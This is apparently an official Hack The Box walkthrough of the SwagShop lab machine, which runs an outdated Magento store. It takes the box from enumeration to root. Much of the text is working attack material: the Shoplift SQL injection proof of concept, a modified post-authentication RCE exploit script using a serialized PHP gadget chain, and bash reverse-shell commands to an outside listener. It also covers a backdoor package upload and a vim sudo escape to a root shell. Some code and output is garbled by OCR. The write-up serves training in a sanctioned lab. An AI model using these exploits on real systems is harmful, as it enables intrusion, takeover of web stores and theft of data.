



SwagShop

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Difficulty: Easy

Classification: Official



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SYNOPSIS

SwagShop is an easy difficulty linux box running an old version of Magento. The version is vulnerable to SQLi and RCE leading to a shell. The www user can use vim in the context of root which can abused to execute commands.

Skills Required

None

Skills Learned

- Exploit modification
- GTFObins

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ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.140 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.140
```

Looking at the nmap scan we have SSH and Apache running on their common ports.

HTTP

Browsing to the HTTP page we that it's running Magento.



HOME PAGE

NEW PRODUCTS





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We scan this using <u>Magescan</u>. Download the phar file for the latest release from <u>here</u> and then scan the box using it.

```
wget
https://github.com/steverobbins/magescan/releases/download/v1.12.9/magescan
.phar
php magescan.phar scan:all http://10.10.10.140
```

At the start of the scan we find the Magento version.

```
Magento Information

+-----+

| Parameter | Value |

+----+

| Edition | Community |

| Version | 1.9.0.0 |
```

The box is running version 1.9.0.0. After googling about the version we land at the github <u>page</u>. The version was released in May, 2014 which is pretty old.

1.9.0.0



It also finds a local.xml file in app/etc/ folder.

, adminpanel/	404	Pass
aittmp/index.php	404	Pass
app/etc/enterprise.xml	404	Pass
app/etc/local.xml	200	Fail
backend/	404	Pass
backoffice/	404	Pass

Let's look at what information it holds.



```
-<connection>
  <host>localhost</host>
  <username>root</username>
  <password>fMVWh7bDHpgZkyfqQXreTjU9</password>
  <dbname>swagshop</dbname>
  <initStatements>SET NAMES utf8</initStatements>
  <model>mysql4</model>
  <type>pdo_mysql</type>
  <ndoType></ndoType>
cndoType>
```

We find a lot of sensitive information like database credentials and the installation key. Let's save this for later.

Looking at the list of <u>CVEs</u> we find one arbitrary SQL command execution vulnerability i.e <u>CVE-2015-1397</u>. The vulnerability was named Magento Shoplift which brings us to this page with the <u>PoC</u>.

SQL INJECTION

Looking at the script we see it uses prepared statements to insert values in the admin tables.

```
# For demo purposes, I use the same attack as is being used in the wild
SQLQUERY="""
SET @SALT = 'rp';
SET @PASS = CONCAT(MD5(CONCAT( @SALT , '{password}') ), CONCAT(':', @SALT ));
SELECT @EXTRA := MAX(extra) FROM admin_user WHERE extra IS NOT NULL;
INSERT INTO `admin_user` (`firstname`, `lastname`, `email`, `username`, `password`,`
INSERT INTO `admin_role` (parent_id, tree_level, sort_order, role_type, user_id, role_
"""
```

It then injects it into the popularity parameter.

```
| juery = SQLQUERY.replace("\n", "").format(username="ypwq", password="123")
| ofilter = "popularity[from]=0&popularity[to]=3&popularity[field_expr]=0); {0}".format(query)
```

Download the PoC script from here and run it.

```
python poc.py http://10.10.10.140
```

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
```
root@Ubuntu:~/Documents/HTB/SwagShop# python poc.py http://10.10.10.140
WORKED
Check http://10.10.10.140/admin with creds ypwq:123
root@Ubuntu:~/Documents/HTB/SwagShop#
```

It says that it created the admin user with the credentials ypwq / 123 successfully. Let's try that.

Going to http://10.10.10.10.140/index.php/admin we find the admin login page.



And using ypwq / 123 logs us in.





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FOOTHOLD

Searching on exploit-db for exploits related to magento we come across <u>this</u>. It's an authenticated RCE exploit. As we already have the credentials we can try using it. The exploit doesn't work out of the box and it needs some changes.

First we need to change the install date as specified by the author.

```
password = ''
php_function = 'system' # Note: we can only pass 1 argument to the function
install_date = 'Sat, 15 Nov 2014 20:27:57 +0000' # This needs to be the exact date from /app/etc/local.xml
```

This can be found in the local.xml file from earlier.

Now let's replicate what the script does. It first creates a mechanize browser object and then logs the user in.

```
request = br.open(target)

br.select_form(nr=0)
br.form.new_control('text', 'login[username]', {'value': username})
br.form.fixup()
br['login[username]'] = username
br['login[password]'] = password
```

Let's make that request and intercept it via burp. The creds are ypwq / 123.

Send the request to repeater and login.



```
Raw Params
                Headers
POST /index.php/admin/index/index/key/2026el2alc33acfd8lf57336a2l5bdc0/
HTTP/1.1
Host: 10.10.10.140
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:67.0) Gecko/20100101
Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://l0.10.10.140/index.php/admin/index/index/key/2026e12alc33acfd81f57
336a215bdc0/
Content-Type: application/x-www-form-urlencoded
Content-Length: 81
DNT: 1
Connection: close
Cookie: frontend=9mavcfbmat6lcee052li6qmlf3; external_no_cache=1;
adminhtml=idmphgdilg2o6rcg103ckld6a5
Upgrade-Insecure-Requests: 1
form key=xPQgm08rNOsQ0XnX&login%5Busername%5D=ypwq&dummy=&login%5Bpasswor
d%5D=123
```

It then finds the ajaxBlockUrl and form_key values.

```
url = re.search("ajaxBlockUrl = \'(.*)\'", content)
url = url.group(1)
key = re.search("var FORM_KEY = '(.*)'", content)
key = key.group(1)
```

Searching in the source of the dashboard page we see them.

```
periodraram = periodobj.vatue ? period/ + periodobj.vatue + // : r;
ajaxBlockParam = 'block/tab_orders/';
ajaxBlockUrl = 'http://10.10.10.140/index.php/admin/dashboard/ajaxBlock/key/17504680336fe4a729ae08d7f128f799/'
new Ajax.Request(ajaxBlockUrl, {
   parameters: {isAjax: 'true', form_key: FORM_KEY},
   onSuccess: function(transport) {

   var BASE_URL = 'http://10.10.10.140/index.php/ad
   var SKIN_URL = 'http://10.10.10.140/skin/adminht
   var FORM_KEY = '1SUF4CPvXtc5tE18';
'script>
```

After finding them it creates a URL by concatenating them.

```
request = br.open(url + 'block/tab_orders/period/7d/?isAjax=true', data='isAjax=false&form_key=' + key)
tunnel = re.search("src=\"(.*)\?ga=", request.read())
tunnel = tunnel.group(1)
```



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In this case the URL would be:

http://10.10.10.140/index.php/admin/dashboard/ajaxBlock/key/17504680336fe4a 729ae08d7f128f799/block/tab_orders/period/7d/?isAjax=true

And the POST data:

```
isAjax=false&form_key=1SUF4CPvXtc5tE18
```

Let's request the page now.

```
Params
  Raw
                Headers
                          Hex
POST
/index.php/admin/dashboard/ajaxBlock/key/5d819dc0762c3ad31c8373002bleffc1/block/
tab_orders/period/7d/?isAjax=true HTTP/1.1
Host: 10.10.10.140
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
Cookie: adminhtml=6s9ihqe5gcp3cmlqq1rkb26ki2
Content-Length: 38
Content-Type: application/x-www-form-urlencoded
isAjax=false&form_key=dM5v06keWYA0Pm7X
```

Looking at the response we don't see any data.

Let's change the time period to say 2 years in the URL, substitute 7d with 2y.

http://10.10.10.140/index.php/admin/dashboard/ajaxBlock/key/5d819dc0762c3ad



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31c8373002b1effc1/block/tab_orders/period/2y/?isAjax=true

```
<option value= im >current month
                              <option value="ly" >YTD</option>
                              <option value="2y"</pre>
selected="selected">2YTD</option>
           </select><br/>
           <img</pre>
src="http://10.10.10.140/index.php/admin/dashboard/tunnel/key/909a91471416aae6e
Oa2d18448c0736d/?ga=YTo5OntzOjM6ImNodCI7czoyOiJsYyI7czozOiJjaGYiO3M6Mzk6ImJnLHM
sZjRmNGYOfGMsbGcsOTAsZmZmZmZmLDAuMSxlZGVkZWQsMCI7czozOiJjaG0iO3M6MTQ6IkIsZjRkNG
IyLDAsMCwwIjtzOjQ6ImNoY28iO3M6NjoiZGIOODEOIjtzOjM6ImNoZCI7czozMDoiZTpBQUFBQUFBQ
UFBQUFBQUFBQUFBQUFBQUFBIjtzOjQ6ImNoeHQiO3M6MzoieCx5IjtzOjQ6ImNoeGwiO3M6NzI6
IjA6fHwwMi8yMDE4fHwwNS8yMDE4fHwwOC8yMDE4fHwxMC8yMDE4fHwxMi8yMDE4fHwwMi8yMDE5fHw
wNC8yMDE5fDE6fDB8MSI7czoz0iJjaHMi03M6NzoiNTq3eDMwMCI7czoz0iJjaGci03M6MjM6IjcuNj
kyMzA3NjkyMzA3NywxMDAsMSwwIjt9&h=e8a95ff0793f8a7c09111a95a4327a8f" alt="chart"
title="chart" />
    </div>
```

Requesting the page again we see that the response contains the tunnel link which the exploit searches for.

```
tunnel = re.search("src=\"(.*)\?ga=", request.read())
tunnel = tunnel.group(1)
```

Now for the next step the exploit creates the payload using serialized objects. Copy the payload generation part from the script.

```
#!/usr/bin/python
import base64
from hashlib import md5
php_function = 'system' # Note: we can only pass 1 argument to the
function

install_date = 'Wed, 08 May 2019 07:23:09 +0000' # This needs to be the
exact date from /app/etc/local.xml
arg = "whoami"

# POP chain to pivot into call_user_exec
payload =
```



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```
'0:8:\"Zend_Log\":1:{s:11:\"\00*\00_writers\";a:2:{i:0;0:20:\"Zend_Log_Writ
er Mail\":4:{s:16:'\
'\"\00*\00 eventsToMail\";a:3:{i:0;s:11:\"EXTERMINATE\";i:1;s:12:\"EXTERMIN
ATE!\";i:2;s:15:\"' \
'EXTERMINATE!!!!\";}s:22:\"\00*\00_subjectPrependText\";N;s:10:\"\00*\00_la
yout\";0:23:\"'
'Zend Config Writer Yaml\":3:{s:15:\"\00*\00 yamlEncoder\";s:%d:\"%s\";s:17
:\"\00*\00'
' loadedSection\";N;s:10:\"\00*\00 config\";0:13:\"Varien Object\":1:{s:8:\
"\00*\00 data\"' \
';s:%d:\"%s\";}}s:8:\"\00*\00_mail\";0:9:\"Zend_Mail\":0:{}}i:1;i:2;}}' %
(len(php_function), php_function, len(arg), arg)
payload = base64.b64encode(payload)
gh = md5(payload + install_date).hexdigest()
print "payload: " + payload
print "gh: " + gh
```

Running it will generate the payload to execute "whoami".

root@Ubuntu:~/Documents/HTB/SwagShop# python payload.py
payload: Tzo40iJaZW5kX0xvZyI6MTp7czoxMToiACoAX3dyaXRlcnMi02E6M
2k6MDtz0jEx0iJFWFRFUk1JTkFURSI7aTox03M6MTI6IkVYVEVSTUl0QVRFISI
iACoAX2xheW91dCI7TzoyMzoiWmVuZF9Db25maWdfV3JpdGVyX1lhbWwi0jM6e
TA6IgAqAF9jb25maWci0086MTM6IlZhcmllbl9PYmplY3Qi0jE6e3M60DoiACo
7fX0=
gh: ac45fbaa8e4537ac82f346ea37f7ce86

Now copy the payload and the gh value to request the tunnel URL, which will result in code execution.

http://10.10.10.140/index.php/admin/dashboard/tunnel/key/4d065504eaceb4d9f3 0275f69baf443b/?ga=Tzo4OiJaZW5kX0xvZyI6MTp7czoxMToiACoAX3dyaXRlcnMiO2E6Mjp7 aTowO086MjA6IlplbmRfTG9nX1dyaXRlc19NYWlsIjo0OntzOjE2OiIAKgBfZXZlbnRzVG9NYWlsIjthOjM6e2k6MDtzOjExOiJFWFRFUk1JTkFURSI7aToxO3M6MTI6IkVYVEVSTUlOQVRFISI7aT oyO3M6MTU6IkVYVEVSTUlOQVRFISEhISI7fXM6MjI6IgAqAF9zdWJqZWN0UHJlcGVuZFRleHQiO 047czoxMDoiACoAX2xheW91dCI7TzoyMzoiWmVuZF9Db25maWdfV3JpdGVyX1lhbWwiOjM6e3M6 MTU6IgAqAF95YW1sRW5jb2RlciI7czo2OiJzeXN0ZW0iO3M6MTc6IgAqAF9sb2FkZWRTZWN0aW9 uIjtOO3M6MTA6IgAqAF9jb25maWciO086MTM6IlZhcmllbl9PYmplY3QiOjE6e3M6ODoiACoAX2 RhdGEiO3M6Njoid2hvYW1pIjt9fXM6ODoiACoAX21haWwiO086OToiWmVuZF9NYWlsIjowOnt9f

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Wk6MTtpOjI7fX0=&h=ac45fbaa8e4537ac82f346ea37f7ce86

Sending the request results in code execution.



All this can be modified in the original script using python requests module.

```
#!/usr/bin/python
# Exploit Title: Magento CE < 1.9.0.1 Post Auth RCE
# Google Dork: "Powered by Magento"
# Date: 08/18/2015
# Exploit Author: @Ebrietas0 || http://ebrietas0.blogspot.com
# Vendor Homepage: http://magento.com/
# Software Link: https://www.magentocommerce.com/download
# Version: 1.9.0.1 and below
# Tested on: Ubuntu 15
# CVE : none

from hashlib import md5
import sys
import re
import base64
import requests

def usage():
    print "Usage: python %s <target> <argument>\nExample: python %s
http://localhost \"uname -a\""
    sys.exit()
```



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```
if len(sys.argv) != 3:
     usage()
target = sys.argv[1]
arg = sys.argv[2]
username = 'ypwq'
password = '123'
php_function = 'system' # Note: we can only pass 1 argument to the
install_date = 'Wed, 08 May 2019 07:23:09 +0000' # This needs to be the
payload =
'0:8:\"Zend_Log\":1:{s:11:\"\00*\00_writers\";a:2:{i:0;0:20:\"Zend_Log_Writers\"
er Mail\":4:{s:16:'\
'\"\00*\00 eventsToMail\";a:3:{i:0;s:11:\"EXTERMINATE\";i:1;s:12:\"EXTERMIN
ATE!\";i:2;s:15:\"' \
'EXTERMINATE!!!!\";}s:22:\"\00*\00_subjectPrependText\";N;s:10:\"\00*\00_la
yout\";0:23:\"'
'Zend_Config_Writer_Yaml\":3:{s:15:\"\00*\00_yamlEncoder\";s:%d:\"%s\";s:17
:\"\00*\00'
'_loadedSection\";N;s:10:\"\00*\00_config\";0:13:\"Varien_Object\":1:{s:8:\
"\00*\00 data\"' \
';s:%d:\"%s\";}}s:8:\"\00*\00 mail\";0:9:\"Zend Mail\":0:{}}i:1;i:2;}}' %
(len(php_function), php_function,len(arg), arg)
s = requests.session()
data = { 'login[username]': username, 'login[password]' : password,
'form_key' : '6I8iRr8WcOtoVnpU', 'dummy' : '' }
res = s.post( target, data = data )
content = res.content
url = re.search("ajaxBlockUrl = \'(.*)\'", content)
url = url.group(1)
```



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```
key = re.search("var FORM_KEY = '(.*)'", content)
key = key.group(1)

data = { 'isAjax' : 'false', 'form_key' : key }
request = s.post(url + 'block/tab_orders/period/2y/?isAjax=true', data = data)
res = request.content
tunnel = re.search("src=\"(.*)\?ga=", request.content)
tunnel = tunnel.group(1)

payload = base64.b64encode(payload)
gh = md5(payload + install_date).hexdigest()

exploit = tunnel + '?ga=' + payload + '&h=' + gh

req = s.get(exploit)
print req.content
```

Running the exploit:

```
root@Ubuntu:~/Documents/HTB/SwagShop# python 37811.py http://10.10.10.140/index.php/admin whoami
www-data
root@Ubuntu:~/Documents/HTB/SwagShop#
```

Now we can execute a reverse shell using bash.

```
python 37811.py http://10.10.10.140/index.php/admin "bash -c 'bash -i >&
/dev/tcp/10.10.16.47/4444 0>&1'"
```



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ALTERNATE METHOD

THIS METHOD IS NO LONGER WORKING AS THE BOX WAS PATCHED

As we have admin privileges we can upload our own package. A sample malicious package can be found <u>here</u>.

```
git clone https://github.com/lavalamp-/LavaMagentoBD
cd LavaMagentoBD
cd Backdoor\ Code
tar -czvf bd.tgz app package.xml skin
mv bd.tgz ..
```

Now from the admin panel, navigate to System > Magento connect. In the direct package file upload menu, select the tar archive and upload it.

Direct package file upload		
1 Download or build package file.		
2 Upload package file: Browse	bd.tgz	Upload

After uploading, browse to http://10.10.10.140/index.php/lavalamp/index. The page should be available and empty. Use curl to execute commands on a POST request and parameter 'c'.

```
root@Ubuntu:~/Documents/HTB/SwagShop# curl -X POST http://10.10.10.140/index.php/lavalamp/index -d "c=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
root@Ubuntu:~/Documents/HTB/SwagShop#
```

Using this we can now get a reverse shell.

```
curl -X POST http://10.10.10.140/index.php/lavalamp/index --data-urlencode
'c=bash -c "bash -i >& /dev/tcp/10.10.16.47/4444 0>&1"'
```



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```
root@Ubuntu:~/Documents/HTB/SwagShop# curl -X POST http://10.10.10.140/index.php/lavalamp/index
.16.47/4444 0>&1"'

root@Ubuntu:~/Documents/HTB/SwagShop# rlwrap nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.10.10.140 58496 received!
bash: cannot set terminal process group (1290): Inappropriate ioctl for device
bash: no job control in this shell
www-data@swagshop:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@swagshop:/var/www/html$
```

Get a tty shell using python:

```
python3 -c "import pty;pty.spawn('/bin/bash')"
```

PRIVILEGE ESCALATION

Looking at the sudo permissions we that we can use vim as root.



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```
www-data@swagshop:/var/www/html$ sudo -l sudo -l
sudo -l
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
www-data@swagshop:/var/www/html$
```

Vim is a <u>GTFObin</u> which can be used to break out of restricted shells. Use the following command to get a root shell.

```
sudo /usr/bin/vi /var/www/html/php.ini.sample -c ':!/bin/bash'
```

This will execute bash and we should be presented with a root shell.

And don't forget to check out the HTB Swag Store!